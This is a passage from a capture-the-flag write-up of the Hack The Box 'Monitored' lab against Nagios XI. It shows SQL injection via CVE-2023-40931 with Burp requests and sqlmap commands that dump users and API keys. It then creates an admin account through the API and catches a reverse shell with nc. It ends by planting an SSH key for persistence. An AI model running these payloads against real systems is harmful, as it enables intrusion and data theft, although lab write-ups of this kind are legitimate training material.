HOST-RESOURCES-MIB::hrSWRunStatus.1429 = INTEGER: runnable(2)
HOST-RESOURCES-MIB::hrSWRunPerfCPU.1429 = INTEGER: 3
HOST-RESOURCES-MIB::hrSWRunPerfMem.1429 = INTEGER: 3376 KBytes
```

So we get some creds here

⚠ Creds

Username : svc
Password : XjH7VCehowpR1xZB

Im assuming this is some sort of service account creds and cannot be used to login in the site lets look it up how to use this


Found this helpful forum post here : https://support.nagios.com/forum/viewtopic.php?t=58783

Lets use this in burp as it is just much easier


So i grabbed a failed login attempt then changed the headers and hit that URL this forum wants us to hit

And we get out token here and we can just put this in the URL and login here

If u go to your browser and put the token like this u can just login
https://nagios.monitored.htb/nagiosxi/?token=86656e6382ddf41c76f6501d5851e5a73d29f8b3




And we get the version here



Lets find exploit for this

Gaining Access

Found this SQL injection here : https://medium.com/@n1ghtcr4wl3r/nagios-xi-vulnerability-cve-2023-40931-sql-injection-in-banner-ace8258c5567



Nagios XI Vulnerability: CVE-2023–40931 — SQL Injection in Banner

Syed Shujjah Abu Bakar · Follow

3 min read · Feb 1, 2024

3 1

Nagios XI, a widely-used network monitoring software, has recently been identified with multiple security vulnerabilities, one of which is classified as CVE-2023–40931. This critical vulnerability, affecting Nagios XI versions 5.11.0 to 5.11.1, exposes the system to SQL injection attacks through the Banner acknowledging endpoint.

It says to run sqlmap lets test it with burp then we'll expliot it with sqlmap

I just followed the step here and it said to hit and URL

Request

Pretty Raw Hex

```
1 POST /nagiosxi/admin/banner_message-ajaxhelper.php HTTP/1.1
2 Host: nagios.monitored.htb
3 Cookie: nagiosxi=nfbl13rgrthlei4v4em7t4tcjl
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101
  Firefox/132.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 45
10 Origin: https://nagios.monitored.htb
11 Sec-Gpc: 1
12 Referer: https://nagios.monitored.htb/nagiosxi/login.php
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19 Te: trailers
20 Connection: keep-alive
21
22 action=acknowledge_banner_message&id=asdfasdf
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 02 Nov 2024 13:36:23 GMT
3 Server: Apache/2.4.56 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Set-Cookie: nagiosxi=nfbl13rgrthlei4v4em7t4tcjl; expires=Sat,
  02-Nov-2024 14:06:23 GMT; Max-Age=1800; path=/; secure; HttpOnly
8 X-Frame-Options: SAMEORIGIN
9 Content-Security-Policy: frame-ancestors 'self'
10 Vary: Accept-Encoding
11 Content-Length: 152
12 Keep-Alive: timeout=5, max=100
13 Connection: Keep-Alive
14 Content-Type: text/html; charset=UTF-8
15
16 <p>
       <pre>
            SQL Error [nagiosxi] : Unknown column 'asdfasdf' in 'where
            clause'
       </pre>
  </p>
17 {"message":"Failed to acknowledge message.","msg_type":"error"}
```

And it works look at the Error here so this is gonna be a error based SQL injection
Lets get the version to just confirm we are on the right track

```
&id=1 AND EXTRACTVALUE(0x0a,(SELECT VERSION()))
```

Request

Pretty Raw Hex

```
1 POST /nagiosxi/admin/banner_message-ajaxhelper.php HTTP/1.1
2 Host: nagios.monitored.htb
3 Cookie: nagiosxi=nfbl13rgrthlei4v4em7t4tcjl
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101
  Firefox/132.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 81
10 Origin: https://nagios.monitored.htb
11 Sec-Gpc: 1
12 Referer: https://nagios.monitored.htb/nagiosxi/login.php
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19 Te: trailers
20 Connection: keep-alive
21
22 action=acknowledge_banner_message&id=1  AND EXTRACTVALUE(0x0a,(SELECT
   VERSION()))
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 02 Nov 2024 13:37:29 GMT
3 Server: Apache/2.4.56 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Set-Cookie: nagiosxi=nfbl13rgrthlei4v4em7t4tcjl; expires=Sat,
  02-Nov-2024 14:07:29 GMT; Max-Age=1800; path=/; secure; HttpOnly
8 X-Frame-Options: SAMEORIGIN
9 Content-Security-Policy: frame-ancestors 'self'
10 Vary: Accept-Encoding
11 Content-Length: 152
12 Keep-Alive: timeout=5, max=100
13 Connection: Keep-Alive
14 Content-Type: text/html; charset=UTF-8
15
16 <p>
       <pre>
            SQL Error [nagiosxi] : XPATH syntax error:
            '.23-MariaDB-0+deb11u1'
       </pre>
  </p>
17 {"message":"Failed to acknowledge message.","msg_type":"error"}
```

Now lets run sqlmap otherwise this will take a lot of time to exfil a thing at a time

This sqlmap command is in that article btw

```
sqlmap -u "https://nagios.monitored.htb/nagiosxi/admin/banner_message-
ajaxhelper.php" --data="id=3&action=acknowledge_banner_message" --cookie
```

```
"nagiosxi=nfbl13rgrthlei4v4em7t4tcjl" --dbms=MySQL --level=1 --risk=1 --dbs
--batch
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±3 (2m 54.00s)
sqlmap -u "https://nagios.monitored.htb/nagiosxi/admin/banner_message-ajaxhelper.php" -
em7t4tcjl" --dbms=MySQL --level=1 --risk=1 --dbs --batch

    Payload: id=(SELECT (CASE WHEN (8430=8430) THEN 3 ELSE (SELECT 9679 UNION SELECT 45

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FL
    Payload: id=3 OR (SELECT 3837 FROM(SELECT COUNT(*),CONCAT(0x71706a7671,(SELECT (ELT
UP BY x)a)&action=acknowledge_banner_message

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=3 AND (SELECT 4256 FROM (SELECT(SLEEP(5)))UfNL)&action=acknowledge_banr
---
[19:28:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.56
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[19:28:41] [INFO] fetching database names
[19:28:42] [INFO] retrieved: 'information_schema'
[19:28:43] [INFO] retrieved: 'nagiosxi'
available databases [2]:
[*] information_schema
[*] nagiosxi

[19:28:43] [INFO] fetched data logged to text files under '/home/pks/.local/share/sqlma

[*] ending @ 19:28:43 /2024-11-02/
```

Lets get the tables out of this database

```
sqlmap -u "https://nagios.monitored.htb/nagiosxi/admin/banner_message-
ajaxhelper.php" --data="id=3&action=acknowledge_banner_message" --cookie
"nagiosxi=nfbl13rgrthlei4v4em7t4tcjl" --dbms=MySQL --level=1 --risk=1 --
batch -D nagiosxi --tables
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±3 (16.102s)
sqlmap -u "https://nagios.monitored.htb/nagiosxi/admin/banner_message-ajaxhelper.php" -
em7t4tcjl" --dbms=MySQL --level=1 --risk=1 --batch -D nagiosxi --tables
[19:29:32] [INFO] retrieved: "xi_commands"
Database: nagiosxi
[22 tables]
+------------------------------+
| xi_auditlog                  |
| xi_auth_tokens               |
| xi_banner_messages           |
| xi_cmp_ccm_backups           |
| xi_cmp_favorites             |
| xi_cmp_nagiosbpi_backups     |
| xi_cmp_scheduledreports_log  |
| xi_cmp_trapdata              |
| xi_cmp_trapdata_log          |
| xi_commands                  |
| xi_deploy_agents             |
| xi_deploy_jobs               |
| xi_eventqueue                |
| xi_events                    |
| xi_link_users_messages       |
| xi_meta                      |
| xi_mibs                      |
| xi_options                   |
| xi_sessions                  |
| xi_sysstat                   |
| xi_usermeta                  |
| xi_users                     |
+------------------------------+
```

Lets dump this table here

```
sqlmap -u "https://nagios.monitored.htb/nagiosxi/admin/banner_message-
ajaxhelper.php" --data="id=3&action=acknowledge_banner_message" --cookie
"nagiosxi=nfbl13rgrthlei4v4em7t4tcjl" --dbms=MySQL --level=1 --risk=1 --
batch -D nagiosxi -T xi_users --dump
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±3 (47.701s)
sqlmap -u "https://nagios.monitored.htb/nagiosxi/admin/banner_message-ajaxhelper.php" --data="id=3&action=acknowledge_banner
em7t4tcjl" --dbms=MySQL --level=1 --risk=1 --batch -D nagiosxi -T xi_users --dump

Table: xi_users
[2 entries]
+---------+---------------------+---------------------+-----------------------------------------------------------------------+
-------------------------+-------------+------------+------------+-------------+-------------+-------------+-------------+
--------------------+----------------+----------------+----------------------+
| user_id | email               | name                | api_key                                                               |
                       | username    | created_by | last_login | api_enabled | last_edited | created_time | last_attempt |
                  | last_edited_by | login_attempts | last_password_change |
+---------+---------------------+---------------------+-----------------------------------------------------------------------+
-------------------------+-------------+------------+------------+-------------+-------------+-------------+-------------+
--------------------+----------------+----------------+----------------------+
| 1       | admin@monitored.htb | Nagios Administrator | IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL |
cf7tHwC0J0BG2qZiNzWRUx2C | nagiosadmin | 0          | 1701931372 | 1           | 1701427555  | 0            | 0            |
                   | 5              | 0              | 1701427555           |
| 2       | svc@monitored.htb   | svc                 | 2huuT2u2QIPqFuJHnkPEEuibGJaJIcHCFDpDb29qSFVlbdO4HJkjfg2VpDNE3PEK |
oRVCrKMPBydaUfgsgAOUHSbK | svc         | 1          | 1699724476 | 1           | 1699728200  | 1699634403   | 1730554447   |
SuIdrRMYgk66A0cjNjq | 1              | 5              | 1699697433           |
+---------+---------------------+---------------------+-----------------------------------------------------------------------+
-------------------------+-------------+------------+------------+-------------+-------------+-------------+-------------+
--------------------+----------------+----------------+----------------------+

[19:30:30] [INFO] table 'nagiosxi.xi_users' dumped to CSV file '/home/pks/.local/share/sqlmap/output/nagios.monitored.htb/du
[19:30:30] [INFO] fetched data logged to text files under '/home/pks/.local/share/sqlmap/output/nagios.monitored.htb'

[*] ending @ 19:30:30 /2024-11-02/
```

So the password here is not crackable so i grabbed this apikey to move forward

SO i found this sql injection on exploit db using this key make a account here is the link to it : https://www.exploit-db.com/exploits/51925

```python
def createAdmin(IP,adminKey):
    characters = string.ascii_letters + string.digits
    random_username = ''.join(random.choice(characters) for i in range(5))
    random_password = ''.join(random.choice(characters) for i in range(5))

    data = {"username": random_username, "password": random_password, "name": random_username, "email": f"{random_username}@mail.com", "auth_level":
"admin"}
    r = requests.post(f'http://{IP}/nagiosxi/api/v1/system/user?apikey={adminKey}&pretty=1', data=data, verify=False)
    if "success" in r.text:
        print(f'{Fore.MAGENTA}[+] Admin account created...')
        return random_username, random_password
    else:
        print(f'{Fore.RED}[-] Account Creation Failed!!! :(...{Style.RESET_ALL}')
        print(r.text)
        exit()
```

Lets make a account with these steps here

Request

Pretty Raw Hex


```
1 POST /nagiosxi/api/v1/system/user?apikey=
  IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL
  HTTP/1.1
2 Host: nagios.monitored.htb
3 Cookie: nagiosxi=5p0kg6nrl9m6lvdnsfel4ueuqa
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101
  Firefox/132.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 71
10 Origin: https://nagios.monitored.htb
11 Sec-Gpc: 1
12 Referer: https://nagios.monitored.htb/nagiosxi/login.php
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19 Te: trailers
20 Connection: keep-alive
21
22 username=pks&password=pks&name=pks&email=pks@pks.com&auth_level=admin
23
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 02 Nov 2024 14:02:23 GMT
3 Server: Apache/2.4.56 (Debian)
4 Access-Control-Allow-Origin: *
5 Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE, PUT
6 Content-Length: 67
7 Keep-Alive: timeout=5, max=100
8 Connection: Keep-Alive
9 Content-Type: application/json
10
11 {
     "success":"User account pks was added successfully!",
     "user_id":6
  }
12
```


Lets login now



And now we are admin

From here follow these step to get a reverse shell

Go to Config → Core Config Manager




Now go to commands here and a add a command like so

Now save this


Now hit Apply Configuration here

Now go to Configure → Core Config Manager again → Services → Add New

Now start a listener here



Now hit the run check command then hit it again here



Not if u hit this one u should have u shell here
And i got mine here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±1 (1h 13m 53s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.248 56456
bash: cannot set terminal process group (9733): Inappropriate ioctl for device
bash: no job control in this shell
nagios@monitored:~$ id
id
uid=1001(nagios) gid=1001(nagios) groups=1001(nagios),1002(nagcmd)
```

Now lets upgrade this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±1 (1h 13m 53s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.248 56456
bash: cannot set terminal process group (9733): Inappropriate ioctl for device
bash: no job control in this shell
nagios@monitored:~$ id
id
uid=1001(nagios) gid=1001(nagios) groups=1001(nagios),1002(nagcmd)
nagios@monitored:~$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
nagios@monitored:~$ ^Z
[1]  + 39204 suspended  nc -lvnp 9001

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±4
stty raw -echo;fg

[1]  + 39204 continued  nc -lvnp 9001

nagios@monitored:~$ export TERM=xterm
nagios@monitored:~$
```

Lets go a bit further and add our ssh key in .ssh folder of this user

Generate it like this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±4 (0.299s)
ssh-keygen -f nagios

Generating public/private ed25519 key pair.
Enter passphrase for "nagios" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in nagios
Your public key has been saved in nagios.pub
The key fingerprint is:
SHA256:MiNKwvW7a28IdHn1tKfziLUnHrhVHoMH041JlfE362s pks@ArchBro
The key's randomart image is:
+--[ED25519 256]--+
|             ..oo|
|          . .o +..|
|   .  . . oo.+ oo|
|. ...o .   o+.  +|
|..o o.= S  .o= . |
| o o ..+  .++ +  |
|  . ...  .oo=. . |
|     o.. .o+.o E.|
|    .o+. ...o .. |
+----[SHA256]-----+


~/Documents/Notes/Hands-on-Hacking/HacktheBox/Monitored git:(main)±6 (0.078s)
cat nagios.pub

      File: nagios.pub
   1  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBTZPdSg9uMDCMvtXhqFAcgFGC9MAY3sI933kSfedtvk pks@ArchBro
```

Now put this in the .ssh/authorized of this user

```
nagios@monitored:~/.ssh$ echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBTZPdSg9uMDCMvtXhqFAcgFGC9MAY3sI933kSfedtvk pks@ArchBro' > authorized_keys
nagios@monitored:~/.ssh$ cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBTZPdSg9uMDCMvtXhqFAcgFGC9MAY3sI933kSfedtvk pks@ArchBro
nagios@monitored:~/.ssh$ ls -al
total 12
drwx------ 2 nagios nagios 4096 Nov  2 10:10 .
drwxr-xr-x 4 nagios nagios 4096 Nov  2 08:10 ..
-rw-r--r-- 1 nagios nagios   93 Nov  2 10:10 authorized_keys
nagios@monitored:~/.ssh$
```

Lets ssh in now

```
